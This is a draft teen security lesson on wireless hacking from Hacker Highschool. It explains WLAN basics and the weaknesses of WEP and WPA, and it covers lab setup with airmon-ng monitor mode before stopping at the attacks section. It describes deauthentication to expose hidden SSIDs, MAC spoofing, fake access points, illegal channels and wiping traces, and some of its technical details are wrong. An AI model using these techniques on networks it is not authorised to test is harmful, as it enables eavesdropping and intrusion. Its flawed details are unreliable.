Hacker Highschool

SECURITY AWARENESS FOR TEENS



LESSON 18
HACKING WIRELESS

DRAFT

HACKING IS LEARNING
www.hackerhighschool.org

ISECOM

WARNING

The Hacker Highschool Project is a learning tool and as with any learning tool there are dangers. Some lessons, if abused, may result in physical injury. Some additional dangers may also exist where there is not enough research on possible effects of emanations from particular technologies. Students using these lessons should be supervised yet encouraged to learn, try, and do. However ISECOM cannot accept responsibility for how any information herein is abused.

The following lessons and workbooks are open and publicly available under the following terms and conditions of ISECOM:

All works in the Hacker Highschool Project are provided for non-commercial use with elementary school students, junior high school students, and high school students whether in a public institution, private institution, or a part of home-schooling. These materials may not be reproduced for sale in any form. The provision of any class, course, training, or camp with these materials for which a fee is charged is expressly forbidden without a license, including college classes, university classes, trade-school classes, summer or computer camps, and similar. To purchase a license, visit the LICENSE section of the HHS web page at http://www.hackerhighschool.org/licensing.html.

The Hacker Highschool Project Project is an open community effort and if you find value in this project, we ask that you support us through the purchase of a license, a donation, or sponsorship.

Table of Contents

Contributors

Marta Barceló, ISECOM

Pete Herzog, ISECOM

Bob Monroe, ISECOM

José A. Ruiz

Greg Playle

ISECOM

Introduction

Wireless technology is something we use every day. It gives us mobility, and we have the ability to use it with our laptops, phones, and tablets. But most important: it allow us to have Internet almost anywhere.

But here's the catch. You walk into a coffee shop with your friends and the first thing you do before even getting a coffee is connect to their free Internet access point. You log in to Facebook, check your emails in Yahoo, chat with your friends, and browse everywhere you can think of. But have you ever stopped for a moment to think that in that type of situation wireless security is non-existent?

Wireless has no physical boundaries, it doesn't need cables and is not restricted by walls. A criminal can be looking right now at what you are browsing in that coffee shop miles away from you. Just imagine how much information she can get from you. And to add something really scary to the mix, it doesn't matter if you have the latest anti-virus or firewall, she can still steal sensitive information from you.

So the challenge is: how do you protect yourself if you can't see someone attacking you?

In this module we'll be talking about the basics of WLAN technologies, mistakes people make when configuring WLAN access points, methods to attack them, and ideas on how to protect them. Let's start.... but first do me a favor and log off from that insecure access point, I've seen enough!

WLAN Basics

First of all, what is wireless? Wireless technology allow us to communicate without using cables. Sometimes we choose wireless for practical reasons, when a cable might be hard to install, or for long range communications that are impossible to implement with the use of wires. The term is commonly used to refer to telecommunications systems that use Radio Frequencies (RF) to transfer information without the use of wires. Information can be transferred using various flavors of RF over short and long distances.

A wireless local area network (WLAN) allows us to link two or more devices without the need for cables of any type because it provides the connection through an access point that also can connect us to the Internet. We get to move around within a local coverage area and still be connected to the network. All WLANs are based on IEEE 802.11 standards (don't worry, we'll explain 802.11 later in the lesson).

Wireless networks are less complex to install than wired networks because they require fewer components. If you analyze it you really need two things: a wireless network adapter and a wireless access point.

Wireless Network Adapters

Every computer that you want to connect to a wireless network needs a wireless network adapter, usually a card. This card does the same thing as a regular cabled network card, but instead of using a cable to connect the card to the access point it uses an antenna and radio waves.

These days it's uncommon to use cards with an external antenna because our laptops, phones and tablets have built in wireless cards that have an internal antenna. However, it is possible to purchase wireless cards with external antenna connections; adding a high-gain antenna can greatly extend the effective range.

Wireless Access Points

A wireless access point allows us to connect multiple devices to a network without cables, instead using one or more antennas. If your access point has just one antenna it will use half-duplex communication, which is like a walkie-talkie – you can't speak and listen at the same time. When you have two antennas you can use full-duplex communication, which means you can use one antenna to send information and the other to receive simultaneously, just like a telephone.

Wireless Channels

All 802.11 transmissions occur within three FCC designated frequency ranges: 2.4 GHz, 3.6 GHz and 5.0 GHz. Each range is divided into channels. All countries are allowed to apply particular regulations to establish authorized channels, users and maximum power levels within these frequency ranges. In the US the FCC has deemed illegal to use any channel that is not on the authorized 802.11 chart.

Channel	Frequency (MHz)	North America	Japan	World
1*	**2412**	Yes	Yes	Yes
2	2417	Yes	Yes	Yes

Channel	Frequency (MHz)	North America	Japan	World
3	2422	Yes	Yes	Yes
4	2427	Yes	Yes	Yes
5*	**2432**	Yes	Yes	Yes
6	2437	Yes	Yes	Yes
7	2442	Yes	Yes	Yes
8	2447	Yes	Yes	Yes
9*	**2452**	Yes	Yes	Yes
10	2457	Yes	Yes	Yes
11	2462	Yes	Yes	Yes
12	2467	No	Yes	Yes
13*	**2472**	No	Yes	Yes
14	2484	No	11b only	No

***Protocols 802.11g** and newer use only channels 1, 5, 9, and 13 in order to obey the non-overlapping 20 MHz OFDM channel borrowed from 802.11a.

Hacker Alert

There are ways to get your wireless card to use channels like 12 to 14, and to change the total power allowed for the card. Hackers can use this technique to bypass scans from devices that are set to listen on the authorized channels. Also, by raising the card power emission the hacker can use a fake access point attack successfully because wireless clients will always join the AP with the strongest signal.

Exercises:

1. Do a web search using the following keywords: wireless NIC, laptop wireless card, wireless access point, and wireless router. Read the information you find but also look at pictures so you familiarize yourself with the components of a wireless network.

2. If you have a wireless access point at home, get the manual and read it. It's important to know what security measures you can implement with your access point to prevent people from spying on you while you're browsing. Some of the terms may seem strange at first, but after reading the rest of this module you'll have a better idea of their functions. Sometimes it's good to just jump right in without having a 100% understanding of what you are doing. The uncertainty keeps you excited and then later as your knowledge progresses you will definitely have a few AHA!!!!! moments.

Wireless Physical Architecture

Stations

All components that connect to a wireless network are known as stations and fall into one of two categories: access points and clients. Access points (APs) are the base stations for the wireless network and transmit and receive radio frequencies to communicate with the wireless clients. Clients can be mobile devices such as laptops, phones, and tablets, or desktops and workstations that are equipped with a wireless network card.

Basic service set

The basic service set (BSS) is the most common wireless network configuration. It's made of an access point and one or more clients that connect to it. Every BSS has an identification (ID) called the Basic Service Set Identifier (BSSID), which is the MAC address of the access point servicing the BSS. This is the system that you might find at your home.

Extended service set

An extended service set (ESS) is two or more BSSes that are within range and allow us to have connectivity for a long range of distance. With an ESS we can freely move around and still have connectivity. You see this on college campuses or schools where they have multiple access points within the area so you can move from one place to another and still be connected to the network.

Exercises:

1. Can you connect two or more computers using wireless technology without the need for an access point? If so, what is this physical architecture called and how can you implement it?
2. In an Extended Service Set, is the distance between access points important? Yes or No and why?
3. Open your wireless networking application and scan for available wireless networks. How many can you find? Do they show their SSID? Are they "encrypted"? Do any of them say "Free Wireless"? If so, you are probably using Windows; search the web for this situation.

Wireless Security Fundamentals

To really start talking about wireless security we need to discuss the 802.11 standard that is the basis of all wireless communication development, and also talk a little about the basic security measures used to try to secure wireless communications.

The 802.11 standard

The 802.11 standard was developed in 1997 by the International Electrical and Electronic Engineers Association (IEEE, http://www.ieee.org), and is used to implement wireless local area network (WLAN) computer communication. These standards provide the basis for wireless network products using the Wi-Fi brand. At the moment of this writing, the new standard is the **IEEE 802.11-2012** published on March 29, 2012. You can find more information on the 802.11 standard at http://en.wikipedia.org/wiki/IEEE_802.11#802.11-2012.

Open Access

When you have an open wireless device it means that all security features are turned off. This is the standard for what we know as wireless hot-spots that provide free Internet to the public. This is why hackers love to hang around such places, you do not need to hack an access point to gain access to the network, just connect, sniff and attack! It can't get any easier than that.

Encryption

Encryption is the process of making information readable only by the authorized persons. To do this we transform the original information (plain-text) using a mathematical formula known as an algorithm (cipher) to make it unreadable. If you want to read the encrypted information you need a key to decrypt it. That key was also generated when the algorithm was created.

WEP

The Wired Equivalent Privacy (WEP) was developed with the original 802.11. It was designed to provide data confidentiality at a level equivalent to a wired network. (Today that notion is a joke.) To allow access to users WEP uses a key or password of 10 or 26 hexadecimal digits. It's the first security choice presented to users by router configuration tools and it can be cracked 100% of the time. To transmit the data WEP used a short, 24-bit initialization vector (IV), that was reused with the same key, and allows it to be easily cracked in a very short amount of time if enough initialization vectors are captured by the attacker. This ultimately led to the deprecation of WEP even though it's still commercially available and used by many people. When you connect to a WEP access point the following process occurs:

1. **Probe** (Your computer wireless card yells "Is anybody there?")
   - The client first sends a probe on all channels to find Access Points
   - The Access Points in range answer the probe request
2. **Authentication** (The Access Point accepts you but no data is allowed to be transmitted)
   - The client authenticates to the AP with the best signal
   - The authentication process occurs (the length of the process varies)
   - The Access Point sends a response to the authentication
3. **Association** (Now you are fully authorized and can transmit and receive data)
   - The client sends an association request
   - The Access Point sends an association response
   - The client can communicate with the network

WPA

To improve the security flaws in WEP The IEEE developed two new link layer encryption protocols: Temporal Key Integrity Protocol (TKIP) and Counter Mode with CBC-MAC (CCMP). WPA can also be cracked but the process is more complex. WPA uses TKIP and WPA2 uses CCMP. WPA/WPA2 encryption has two versions:

1. **WPA Personal:** makes use of pre-shared key authentication (WPA-PSK), a pass-phrase shared by all members of the network
2. **WPA Enterprise:** uses 802.1X and a Radius sever for Authentication, Authorization, and Accounting (AAA).

The secure communication channel is set up in four steps:

1. **Agreement on security protocols:** The client sends a request to the access point to receive network information and will join the network by using open authentication.
2. **Authentication:** In this process the client selects the authentication mode to use. Several messages will be exchanged between the client and the access point in order to generate a Master Key (MK). If the process is successful, a message is sent to the AP containing the MK and another message is sent to the client to indicate success.
3. **Key distribution and verification:** Here, both the client and the access point exchange the different keys used for authentication, message integrity, and message encryption. This part allows confirmation of the type of encryption used and the installation of the integrity and encryption keys.
4. **Data encryption and integrity:** now we can start transmitting and receiving data because we established a secure channel that will hide the information (encryption) and make sure that the information can't be modified along the way.

Exercises:

In this section I just gave you a very brief idea of the most commonly used IEEE 802.11 standard implementations to establish a wireless network, from no security to a more complex WPA security standard. To further your knowledge let's do some research. Search for the following terms to understand them a little more:

1. Four way handshake
2. Initialization Vector
3. TKIP
4. CCMP

Now go back to your Access Point at home. But this time use the users manual and learn how to log in to the administrative panel and follow all the instructions to configure WEP and WPA. Pay particular attention to the way you set up passwords for both. Can you notice the differences in the process? What characters are allowed in WEP password creation? What characters are allowed in WPA password creation? Think about what you learned about the password creation method in terms of security. Which, in your opinion is more secure? Why?

You can refer back to Lesson 11: Passwords for a refresher.

Wireless Security Myths

I'm assuming that you read your home's access point manual and found out a little bit about certain extra security measures that you can take in order to strengthen your security. Let's start by saying that these additional measures are only a deterrent for the beginning hacker as they can be easily bypassed.

Hiding your SSID

The Service Set Identifier (SSID) is the visible name of a wireless access point. The SSID can be set either manually, by entering the SSID into the access point configuration settings, or automatically, by leaving the SSID with it's default value. If you decide to hide it a hacker can launch an attack in order to disconnect a real client from the network and when the re-connection is attempted the client will ask for the access point revealing it's name to the attacker. This attack takes 20 seconds at most.

MAC filtering

MAC filtering means the ability to restrict the authorized computers that are allowed on the network by using their MAC addresses as credentials. As you know MAC addresses are unique to every network card (including wireless cards) so it's theoretically impossible that you can find two computers with the same MAC address. The outcome of this measure is that even if you have the right password to access the access point, if your MAC is not on the access list you can't get in! Then again for a hacker this can be bypassed by watching for real clients to connect, writing down their MAC addresses and using software to spoof or change his MAC address and use an authorized one. This takes about 1 or 2 minutes! But here's the catch... if you spoof a MAC address you either have to wait for the real client to disconnect so you can log in (the system won't accept the same MAC from two different devices) or attack the real client so he is thrown out of the network and jump right in to take his place with the spoofed MAC (not very clever, you might raise suspicion if all of a sudden the client can't connect)

Static IP Address

The IP address system uses 32 binary bits to create a single unique address for every host that is in a network. Each number is the decimal (base-10) representation for an eight-digit binary (base-2) number, also called an octet. For example: 192.168.10.10. As a security measure you can manually assign an IP to every computer that you want to be able to access your network. This can also be bypassed by using a network traffic sniffer like Wireshark to see the authorized IP addresses from connected clients and then you can assign yourself one of those IPs and either wait for the client to leave or push them out and take their place.

As you can see there's not much you can do to prevent an attack from happening if an attacker knows the right tools to use. In the next section we will explain the tools you need in order to set up a home lab to practice the live exercises and then move into the wireless attack phases.

Lab Setup

In order to get good at something you need to practice it. In the case of computer security you need to take extra precautions because many of the things that you need to learn may be considered illegal in many parts of the world. Do a little research regarding applicable laws in your country to make sure you are playing it safe! Regarding wireless security, there is something to consider. If you decide to do these exercises by attacking a real access point that you are not authorized to attack, be aware that wireless communications are regulated by the Federal Communications Commission (FCC) http://www.fcc.gov/ or your government. Attacking someone else's wireless network may be a crime with severe penalties. Make sure that you are practicing in a controlled environment where you own the equipment that you plan to hack!

With that in mind we give you all the instructions to set up a wireless hacking lab so you can hack away without violating any law.

Hardware

To perform all the exercises demonstrated here and others that you will learn in the future you need equipment to practice. A good lab should have the following:

1. Two laptops: One will be used as your attacking machine and the other will be your target machine.
2. One or two smart phones: You can use an iPhone, Android or both if you are that lucky!
3. One or two access points: Any brand will do, just go with the most popular ones and make sure you read the manual.
4. Internal or USB-based wireless card: this is the card that we will be using to scan, inject and attack your access points, laptops and phones. If you opt for the USB type you can get it at any store that sells wireless gear. Just make sure the card supports packet injection.... here's a tip: the best brands in both internal and external antennas start with the letter A..... ;)


Set up your access point(s) following the user manual. If you are lucky enough to have two access points configure one using WEP and the other using WPA and connect your client laptop to one of them and your phone to the other.

Software

Live CD: A live CD is usually a Linux based operating system that has the ability to be used by booting directly to a disk rather than installing it on a hard drive in a permanent way. This is an advantage because you can pick up any computer and get your system up and running in minutes. The problem is, once you shut down the system all your work is lost so you need a way to save your data in order to keep it. For this lab we will be using a live CD that you can download for free like essentially all of the distros (as they are also known). Just to play it safe try to get a 32 bit version even if your machine is 64 bits. We've seen pretty strange behavior from some 64 bit distros, but 32 bit ones seem to always work like a charm. (A good candidate for this is BackTrack at http://http://www.backtrack-linux.org/)

After you have downloaded the live CD ISO you need to copy the ISO file into a DVD that will be used as a bootable disk. For this we need some software that allow us to transfer the ISO into a bootable format and put it on a DVD. There are many applications that can do this, and I encourage you to search for a few and try them so you can get comfortable with using more than one tool to do this. (It is also possible to create live, bootable thumb drives with a distro image. You wish to research and make one.)

The process of creating your disk is really easy, just insert a blank DVD on your computer, open the image burning program, click on the "Write image file to disk" (or any button that let you do that) browse to the folder where the live CD ISO is (usually the downloads folder) and let the program do the rest. Remove the DVD and label it "Wireless Lab Live CD."



Booting from your Live CD

Once the DVD is ready you will insert it on your laptop DVD and restart your machine so you boot from the DVD instead of the operating system. In order to do that you need to make sure that your laptop BIOS settings are configured in a way that when the machine turns on it will look first on the optical drive and not on the hard drive. You have time to access your BIOS when the machine is starting up. On the lower portion of your screen it will show a message


Press DEL to access setup

The key to press is not standard in all systems. To access your BIOS setup you can press any of the following keys: DEL, F1, F2, F10, ESC. Once you are in your BIOS setup utility, make your optical drive (CD or DVD) the first boot drive. If you need help, follow this link:

http://pcsupport.about.com/od/fixtheproblem/ss/bootorderchange.htm

Once the settings are changed the machine will boot from the DVD and you will see the following screen (keep the default boot text mode and let the timer run or press ENTER):

Once it finishes booting you'll see something similar to the following screen:



Type

```
startx
```

to start an X Windows session (in other words, a GUI interface). You'll arrive at the OS desktop.

Congratulations! You've booted from a Live CD. The advantage to you as a hacker is that once you finish your attacks and reboot your laptop any traces of your activities that were on your laptop are gone without a trace. If you are using a bootable USB stick, it may retain traces of your activities.

Exercise:

There are many different type of live CDs for you to try. Go ahead and do a search and find a few, download them, burn them on a CD/DVD and try them. See if there's any difference on the boot process, the login process, the location of the tools you want to use etc. Experiment and decide which one works better for you.

Installing your Wireless Card

Now that you have your access point ready with a client connected to it and you downloaded, burned and created your live CD and booted into it, it's time to set up your Wireless Card to finish your lab setup. The steps are easy:

First open a terminal to enter the commands necessary to configure your Wireless Card. Then issue the commands below. (These are generic commands that will work with almost any card, the key word here being almost. If they don't work – research why and do your best to fix it!)

```
ifconfig -a
```

This will show all the available interfaces; you will be looking for the wlan0 or wlan1 interfaces. To verify which one is your card just look under the card and match the MAC address with the one at the screen. In the screen sample below the card is wlan0.



```
ifconfig wlan0 up
```

This commands turns on your Alfa Card (if your card was wlan1 use that when issuing the command)

```
airmon-ng check kill
```

This command will check for processes that might interfere with your Alfa Card and kill them.

```
airmon-ng start wlan0
```



This command will create a new interface called mon0 (the "monitor" adapter, which is totally virtual) that will allow us to monitor the network, sniff data and attack our access points or clients.

airmon-ng `mon0`

This starts the monitoring program that will allow us to scan our network. As you can see we are able to see the MAC addresses of the access points; their signal strength (PWR); the data transmitted; the channel used; the encryption type (WEP/WPA); and the SSID or access point name. Also on the bottom we see the stations connected to specific access points so you can match the MAC address from the BSSID on the bottom to the BSSID on the top and know exactly who is connected to what access point. You can even see a client that is currently not associated with any access point but connected to one that was called Best Buy! A nice target for a fake Access Point attack is one in which we create and advertise a fake "Best Buy" access point and get the client to connect to us.

Hacker Alert

Every time that we connect to an access point at school, on a friends house at Starbucks etc., this information i recorded on our computers so we do not have to reconfigure that access point every time we want to connect to it. This allows your PC to automatically connect to those APs every time they are near. But here's the catch.... in order to connect to the AP our PC uses only the ESSID and doesn't validate that the MAC is the one belonging to the real AP. This allows a hacker to create a fake AP and the client will connect because it sees an AP ESSID with a name that he has in memory. Talk about an epic fail!

Now we are finally ready to move into the wireless attack phases!

Wireless Hacking Phases


To hack a wireless network every good hacker has a method or plan. To organize yourself to perform a successful attack you need to establish some basic procedures that will allow you to succeed. For this module we will discuss a simple method composed of the following steps:

1. Reconnaissance / Information Gathering
2. Attack
3. Network penetration


4. Attacking further

Reconnaissance/Information Gathering

The first thing to do in our attempt to hack anything is to find all available information about our target area. This will help us in the process of developing a large attack surface. Remember the previous screen where we used the **airmon-ng mon0** command? That is reconnaissance in action. With this data you can get a clear idea about every needed piece of information used to perform an attack.



There's a nice Android application called **WIFI-FoFum** that allows you to scan and search for wireless access points. It can't tell you about who is connected but it has a nice feature: it can get the GPS location of access points and show you the location on a map! If you happen to have an Android get the application and start playing with it.



Hacker Alert

Let's talk about war driving. War driving is driving around in your car with a laptop with one or more wireless antennas and **airodump-ng** running so you can find all the access points in your vicinity. There are other tools that you can use to do war driving like Kismet (http://www.kismetwireless.net/ - when you have time read more about the tool and learn how to use it). The nice thing is that with WIFI-FoFum you can do war walking and get the same results while exercising or just enjoying the view.

Exercises:

1. Let's find out about other tools that can be used for reconnaissance. Go to http://www.metageek.net/products/inssider/ and download inSSIDer. Install it and use it. What similarities did you find when compared with the airodump-ng command? What advantages did you find?
2. Get two Access Points and read the manuals so you can configure them like this:

A. One Access Point with WEP encryption and no client connected to it.

B. The other Access Point with WPA encryption, a simple password like 1234567 and a client connected to it.

This set up will allow you to reproduce the attacks that we are about to see and analyze.

Attacks

